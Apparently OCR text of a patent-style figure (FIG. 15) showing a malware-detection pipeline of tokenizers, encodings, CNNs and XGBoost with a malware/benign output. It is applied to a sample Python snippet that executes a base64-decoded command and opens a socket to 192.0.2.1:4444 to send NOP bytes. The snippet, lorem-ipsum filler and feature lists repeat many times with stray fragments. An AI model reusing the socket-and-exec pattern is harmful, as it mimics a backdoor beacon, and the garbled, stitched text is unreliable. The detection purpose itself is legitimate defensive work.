



FIG. 15



1302
Javascript Document (.js)
1304
OpenNMT Tokenizer
1306
Chars
1308
Tokens
1310
Char Encoding
1312
Token Encoding
1314
CCE CNN
1316
IUPG CNN
1318
XGB
1320
???


1302
cmd = "ZWNobyAnVXNlciBsb2dnZWQn" # base64 for:
echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for
documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy
payload
s.close()
except:
pass
lerferit alibusanimi, et est, illaboriae et ma velitin natias
si doluptate dolorum que et od quam re reriore sequam
quidi te prat quae lacia quati dolorae. Ur, tessimin
coriorrum alit volorehenis re reicaborum quam esecus ad
quatem sequi ipsant esciatetur maios res magnis post,
ut volupta turitat asperum alitatem quia volessequis
am cusandist, aliti optiorent vellaborem dereseq uiatibu
sapelis deribeaque iligeni millaborunt.
Diteseri rem simpor as doles sectiumqui sim abor
sinciendi con nobis verumquos eaquiatem aut fugit et
quisqui dolectum, optat facipsum alit earum recusam
aliquid ut laborib eatectas ipsam, sa exeribus eum volum
quam nist dit quo eostiuntur accate la core es et ipiet
vellanda et officia dent diorepror sintibeaquis deliscim
il is am hilibus, aut velis nis re namet, ipsam qui ut
moluptat offic temoloratur?
Venim vidis maxim quo odioribus re endictecere, si
officiis am rereribeatum aboribus aliciandae dernatur
alique nulparum fugit aceperu mquiam, quodi volo
1304
Text Preprocessor
1306
Chars
1308
Tokens
1310
Char Encoding
1312
Token Encoding
1314
CCE CNN
1316
IUPG CNN
1318
XGB
1320
???


1302
cmd = "ZWNobyAnVXNlciBsb2dnZWQn" # base64 for:
echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy payload
s.close()
except:
pass
lerferit alibusanimi, et est, illaboriae et ma velitin natias si doluptate dolorum que et od quam re reriore sequam quidi te prat quae lacia quati dolorae. Ur, tessimin coriorrum alit volorehenis re reicaborum quam esecus ad quatem sequi ipsant esciatetur maios res magnis post, ut volupta turitat asperum alitatem quia volessequis am cusandist, aliti optiorent vellaborem dereseq uiatibu sapelis deribeaque iligeni millaborunt.
Diteseri rem simpor as doles sectiumqui sim abor sinciendi con nobis verumquos eaquiatem aut fugit et quisqui dolectum, optat facipsum alit earum recusam aliquid ut laborib eatectas ipsam, sa exeribus eum volum quam nist dit quo eostiuntur accate la core es et ipiet vellanda et officia dent diorepror sintibeaquis deliscim il is am hilibus, aut velis nis re namet, ipsam qui ut moluptat offic temoloratur?
Venim vidis maxim quo odioribus re endictecere, si officiis am rereribeatum aboribus aliciandae dernatur alique nulparum fugit aceperu mquiam, quodi volo
1304
Text Preprocessor
1306
0,2,x,9,p,i,n,g,s,x,9,0,x,9,0,p, i,n,g, x,9,0, x,9,0, t,r
y,s,h,a,s,e,6,4,s,o,c,k,e,t,c,m,d,s,e,n,d,b,s,o,c,k,et,
s,s,e,n,d, s,c,o,n,n,e,c,t s,c,l,o,s,e,o,s,s,y,s,t,e,m,os
b,a,s,e,6,4,i,m,p,o,r,t,o,s,e,x,c,e,p,t, p,a,s,
s,d,e,c,o,d,e,t,r,y,c,o,n,n,e,c,t,1,9,2,c,m,d,
z,w,n,o,b,y,a,n,v,x,n,l,c,i,b,s,b,2,d,n,z,w,q,n
1308
0 2, 1 4444, x90ping s, x90, x90ping, x90, x90,
try s, system base64, socket, socket, socket
s, socket, cmd, send b, s socket, s send, s
connect, s close, os system, os base64, import
os, except pass, decode try, connect, 192, cmd,
zwnobyanvxnlcibsb2dnzwqn,
cmd, decode, close, except, base64, socket,
base64 b64decode, b64decode, cmd, b x90,
4444 s, 2 1, 192 0, zwnobyanvxnlcibsb2dnzw,
s close, os system, os base64, import os,
1310
1312
1314
CCE CNN
1316
IUPG CNN
1318
XGB
1320
???


1302
cmd = "ZWNobyAnVXNlciBsb2dnZWQn" # base64 for:
echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy payload
s.close()
except:
pass
lerferit alibusanimi, et est, illaboriae et ma velitin natias si doluptate dolorum que et od quam re reriore sequam quidi te prat quae lacia quati dolorae. Ur, tessimin coriorrum alit volorehenis re reicaborum quam esecus ad quatem sequi ipsant esciatetur maios res magnis post, ut volupta turitat asperum alitatem quia volessequis am cusandist, aliti optiorent vellaborem dereseq uiatibu sapelis deribeaque iligeni millaborunt.
Diteseri rem simpor as doles sectiumqui sim abor sinciendi con nobis verumquos eaquiatem aut fugit et quisqui dolectum, optat facipsum alit earum recusam aliquid ut laborib eatectas ipsam, sa exeribus eum volum quam nist dit quo eostiuntur accate la core es et ipiet vellanda et officia dent diorepror sintibeaquis deliscim il is am hilibus, aut velis nis re namet, ipsam qui ut moluptat offic temoloratur?
Venim vidis maxim quo odioribus re endictecere, si officiis am rereribeatum aboribus aliciandae dernatur alique nulparum fugit aceperu mquiam, quodi volo
1304
Text Preprocessor
1306
0,2,x,9,p,i,n,g,s,x,9,0,x,9,0,p, i,n,g, x,9,0, x,9,0, t,r
y,s,h,a,s,e,6,4,s,o,c,k,e,t,c,m,d,s,e,n,d,h,s,o,c,k,et,
s,s,e,n,d, s,c,o,n,n,e,c,t s,c,l,o,s,e,o,s,s,y,s,t,e,m,os
h,a,s,e,6,4,i,m,p,o,r,t,o,s,e,x,c,e,p,t, p,a,s,
s,d,e,c,o,d,e,t,r,y,c,o,n,n,e,c,t,1,9,2,c,m,d,
z,w,n,o,b,y,a,n,v,x,n,l,c,i,b,s,b,2,d,n,z,w,q,n
1308
0 2, 1 4444, x90ping s, x90, x90ping, x90, x90,
try s, system base64, socket, socket, socket
s, socket, cmd, send h, s socket, s send, s
connect, s close, os system, os base64, import
os, except pass, decode try, connect, 192, cmd,
zwnobyanvxnlcibsb2dnzwqn,
cmd, decode, close, except, base64, socket,
base64 b64decode, b64decode, cmd, b x90,
4444 s, 2 1, 192 0, zwnobyanvxnlcibsb2dnzw,
s close, os system, os base64, import os,
1310
x90 | x90 ping | os | os system | s connect | import
2 | 1 | 3 | 1 | 1 | 2
1312
x90 | x90 ping | os | os system | s connect | import
2 | 1 | 3 | 1 | 1 | 2
1314
Convolutional Layers
Global Max Pooling
Global Max Pooling
Global Max Pooling
Target Feature Vector
1316
1318
XGB
1320
???


1302
cmd = "ZWNobyAnVXNlciBsb2dnZWQn" # base64 for:
echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy payload
s.close()
except:
pass
lerferit alibusanimi, et est, illaboriae et ma velitin natias si doluptate dolorum que et od quam re reriore sequam quidi te prat quae lacia quati dolorae. Ur, tessimin coriorrum alit volorehenis re reicaborum quam esecus ad quatem sequi ipsant esciatetur maios res magnis post, ut volupta turitat asperum alitatem quia volessequis am cusandist, aliti optiorent vellaborem dereseq uiatibu sapelis deribeaque iligeni millaborunt.
Diteseri rem simpor as doles sectiumqui sim abor sinciendi con nobis verumquos eaquiatem aut fugit et quisqui dolectum, optat facipsum alit earum recusam aliquid ut laborib eatectas ipsam, sa exeribus eum volum quam nist dit quo eostiuntur accate la core es et ipiet vellanda et officia dent diorepror sintibeaquis deliscim il is am hilibus, aut velis nis re namet, ipsam qui ut moluptat offic temoloratur?
Venim vidis maxim quo odioribus re endictecere, si officiis am rereribeatum aboribus aliciandae dernatur alique nulparum fugit aceperu mquiam, quodi volo
1304
Text Preprocessor
1306
0,2,x,9,p,i,n,g,s,x,9,0,x,9,0,p, i,n,g, x,9,0, x,9,0, t,r
y,s,h,a,s,e,6,4,s,o,c,k,e,t,c,m,d,s,e,n,d,h,s,o,c,k,et,
s,s,e,n,d, s,c,o,n,n,e,c,t s,c,l,o,s,e,o,s,s,y,s,t,e,m,os
h,a,s,e,6,4,i,m,p,o,r,t,o,s,e,x,c,e,p,t, p,a,s,
s,d,e,c,o,d,e,t,r,y,c,o,n,n,e,c,t,1,9,2,c,m,d,
z,w,n,o,b,y,a,n,v,x,n,l,c,i,b,s,b,2,d,n,z,w,q,n
1308
0 2, 1 4444, x90ping s, x90, x90ping, x90, x90,
try s, system base64, socket, socket, socket
s, socket, cmd, send h, s socket, s send, s
connect, s close, os system, os base64, import
os, except pass, decode try, connect, 192, cmd,
zwnobyanvxnlcibsb2dnzwqn,
cmd, decode, close, except, base64, socket,
base64 b64decode, b64decode, cmd, b x90,
4444 s, 2 1, 192 0, zwnobyanvxnlcibsb2dnzw,
s close, os system, os base64, import os,
1310
x90 | x90 ping | os | os system | s connect | import
2 | 1 | 3 | 1 | 1 | 2
1312
x90 | x90 ping | os | os system | s connect | import
2 | 1 | 3 | 1 | 1 | 2
1314
Convolutional Layers
Global Max Pooling
Global Max Pooling
Global Max Pooling
Target Feature Vector
1316
1318
XGBOOST
1320
???


1302
cmd = "ZWNobyAnVXNlciBsb2dnZWQn" # base64 for:
echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy payload
s.close()
except:
pass
lerferit alibusanimi, et est, illaboriae et ma velitin natias si doluptate dolorum que et od quam re reriore sequam quidi te prat quae lacia quati dolorae. Ur, tessimin coriorrum alit volorehenis re reicaborum quam esecus ad quatem sequi ipsant esciatetur maios res magnis post, ut volupta turitat asperum alitatem quia volessequis am cusandist, aliti optiorent vellaborem dereseq uiatibu sapelis deribeaque iligeni millaborunt.
Diteseri rem simpor as doles sectiumqui sim abor sinciendi con nobis verumquos eaquiatem aut fugit et quisqui dolectum, optat facipsum alit earum recusam aliquid ut laborib eatectas ipsam, sa exeribus eum volum quam nist dit quo eostiuntur accate la core es et ipiet vellanda et officia dent diorepror sintibeaquis deliscim il is am hilibus, aut velis nis re namet, ipsam qui ut moluptat offic temoloratur?
Venim vidis maxim quo odioribus re endictecere, si officiis am rereribeatum aboribus aliciandae dernatur alique nulparum fugit aceperu mquiam, quodi volo
1304
Text Preprocessor
1306
0,2,x,9,p,i,n,g,s,x,9,0,x,9,0,p, i,n,g, x,9,0, x,9,0, t,r
y,s,h,a,s,e,6,4,s,o,c,k,e,t,c,m,d,s,e,n,d,h,s,o,c,k,et,
s,s,e,n,d, s,c,o,n,n,e,c,t s,c,l,o,s,e,o,s,s,y,s,t,e,m,os
h,a,s,e,6,4,i,m,p,o,r,t,o,s,e,x,c,e,p,t, p,a,s,
s,d,e,c,o,d,e,t,r,y,c,o,n,n,e,c,t,1,9,2,c,m,d,
z,w,n,o,b,y,a,n,v,x,n,l,c,i,b,s,b,2,d,n,z,w,q,n
1308
0 2, 1 4444, x90ping s, x90, x90ping, x90, x90,
try s, system base64, socket, socket, socket
s, socket, cmd, send h, s socket, s send, s
connect, s close, os system, os base64, import
os, except pass, decode try, connect, 192, cmd,
zwnobyanvxnlcibsb2dnzwqn,
cmd, decode, close, except, base64, socket,
base64 b64decode, b64decode, cmd, b x90,
4444 s, 2 1, 192 0, zwnobyanvxnlcibsb2dnzw,
s close, os system, os base64, import os,
1310
x90 | x90 ping | os | os system | s connect | import
2 | 1 | 3 | 1 | 1 | 2
1312
x90 | x90 ping | os | os system | s connect | import
2 | 1 | 3 | 1 | 1 | 2
1314
Convolutional Layers
Global Max Pooling
Global Max Pooling
Global Max Pooling
Target Feature Vector
1316
1318
XGBOOST
1320
malware
benign

1302

```
cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for:
echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
    s = socket.socket()
    s.connect(("192.0.2.1", 4444))  # Reserved IP for
documentation
    s.send(b"\x90\x90\x90ping")     # NOPs + dummy
payload
    s.close()
except:
    pass
```

lerferit alibusanimi, et est, illaboriae et ma velitin natias si doluptate dolorum que et od quam re reriore sequam quidi te prat quae lacia quati dolorae. Ur, tessimin coriorrum alit volorehenis re reicaborum quam esecus ad quatem soqui ipsant esciatetur maios res magnis post, ut volupta turitat asperum alitatem quia volessequis am cusandist, aliti optiorent vellaborem dereseq uiatibu sapelis deribeaque iligeni millaborunt.

Diteseri rem simpor as doles sectiumqui sim abor sinciendi con nobis verumquos eaquiatem aut fugit et quisqui dolectum, optat facipsum alit earum recusam aliquid ut laborib eatectas ipsam, sa exeribus eum volum quam nist dit quo eostiuntur accate la core es et ipiet vellanda et officia dent diorepror sintibeaquis deliscim il is am hilibus, aut velis nis re namet, ipsam qui ut moluptat offic temoloratur?

Venim vidis maxim quo odioribus re endictecere, si officiis am rereribeatum aboribus aliciandae dernatur alique nulparum fugit aceperu mquiam, quodi volo

in other words...

1320

1302

```
cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for:
echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
    s = socket.socket()
    s.connect(("192.0.2.1", 4444))  # Reserved IP for
documentation
    s.send(b"\x90\x90\x90ping")     # NOPs + dummy
payload
    s.close()
except:
    pass
```

lerferit alibusanimi, et est, illaboriae et ma velitin natias si doluptate dolorum que et od quam re reriore sequam quidi te prat quae lacia quati dolorae. Ur, tessimin coriorrum alit volorehenis re reicaborum quam esecus ad quatem soqui ipsant esciatetur maios res magnis post, ut volupta turitat asperum alitatem quia volessequis am cusandist, aliti optiorent vellaborem dereseq uiatibu sapelis deribeaque iligeni millaborunt.

Diteseri rem simpor as doles sectiumqui sim abor sinciendi con nobis verumquos eaquiatem aut fugit et quisqui dolectum, optat facipsum alit earum recusam aliquid ut laborib eatectas ipsam, sa exeribus eum volum quam nist dit quo eostiuntur accate la core es et ipiet vellanda et officia dent diorepror sintibeaquis deliscim il is am hilibus, aut velis nis re namet, ipsam qui ut moluptat offic temoloratur?

Venim vidis maxim quo odioribus re endictecere, si officiis am rereribeatum aboribus aliciandae dernatur alique nulparum fugit aceperu mquiam, quodi volo

a complex and multi-layered application using methods and techniques from mathematics, statistics, and computer science developed by an interdisciplinary team of domain experts and specialists

1320

1302

```
cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for:
echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
    s = socket.socket()
    s.connect(("192.0.2.1", 4444))  # Reserved IP for
documentation
    s.send(b"\x90\x90\x90ping")     # NOPs + dummy
payload
    s.close()
except:
    pass
```

lerferit alibusanimi, et est, illaboriae et ma velitin natias si doluptate dolorum que et od quam re reriore sequam quidi te prat quae lacia quati dolorae. Ur, tessimin coriorrum alit volorehenis re reicaborum quam esecus ad quatem sequi ipsant esciatetur maios res magnis post, ut volupta turitat asperum alitatem quia volessequis am cusandist, aliti optiorent vellaborem dereseq uiatibu sapelis deribeaque iligeni millaborunt.

Diteseri rem simpor as doles sectiumqui sim abor sinciendi con nobis verumquos eaquiatem aut fugit et quisqui dolectum, optat facipsum alit earum recusam aliquid ut laborib eatectas ipsam, sa exeribus eum volum quam nist dit quo eostiuntur accate la core es et ipiet vellanda et officia dent diorepror sintibeaquis deliscim il is am hilibus, aut velis nis re namet, ipsam qui ut moluptat offic temoloratur?

Venim vidis maxim quo odioribus re endictecere, si officiis am rereribeatum aboribus aliciandae dernatur alique nulparum fugit aceperu mquiam, quodi volo

so basically...

1320

1302

```
cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for:
echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
    s = socket.socket()
    s.connect(("192.0.2.1", 4444))  # Reserved IP for
documentation
    s.send(b"\x90\x90\x90ping")     # NOPs + dummy
payload
    s.close()
except:
    pass
```

lerferit alibusanimi, et est, illaboriae et ma velitin natias si doluptate dolorum que et od quam re reriore sequam quidi te prat quae lacia quati dolorae. Ur, tessimin coriorrum alit volorehenis re reicaborum quam esecus ad quatem soqui ipsant esciatetur maios res magnis post, ut volupta turitat asperum alitatem quia volessequis am cusandist, aliti optiorent vellaborem dereseq uiatibu sapelis deribeaque iligeni millaborunt.

Diteseri rem simpor as doles sectiumqui sim abor sinciendi con nobis verumquos eaquiatem aut fugit et quisqui dolectum, optat facipsum alit earum recusam aliquid ut laborib eatectas ipsam, sa exeribus eum volum quam nist dit quo eostiuntur accate la core es et ipiet vellanda et officia dent diorepror sintibeaquis deliscim il is am hilibus, aut velis nis re namet, ipsam qui ut moluptat offic temoloratur?

Venim vidis maxim quo odioribus re endictecere, si officiis am rereribeatum aboribus aliciandae dernatur alique nulparum fugit aceperu mquiam, quodi volo

1320

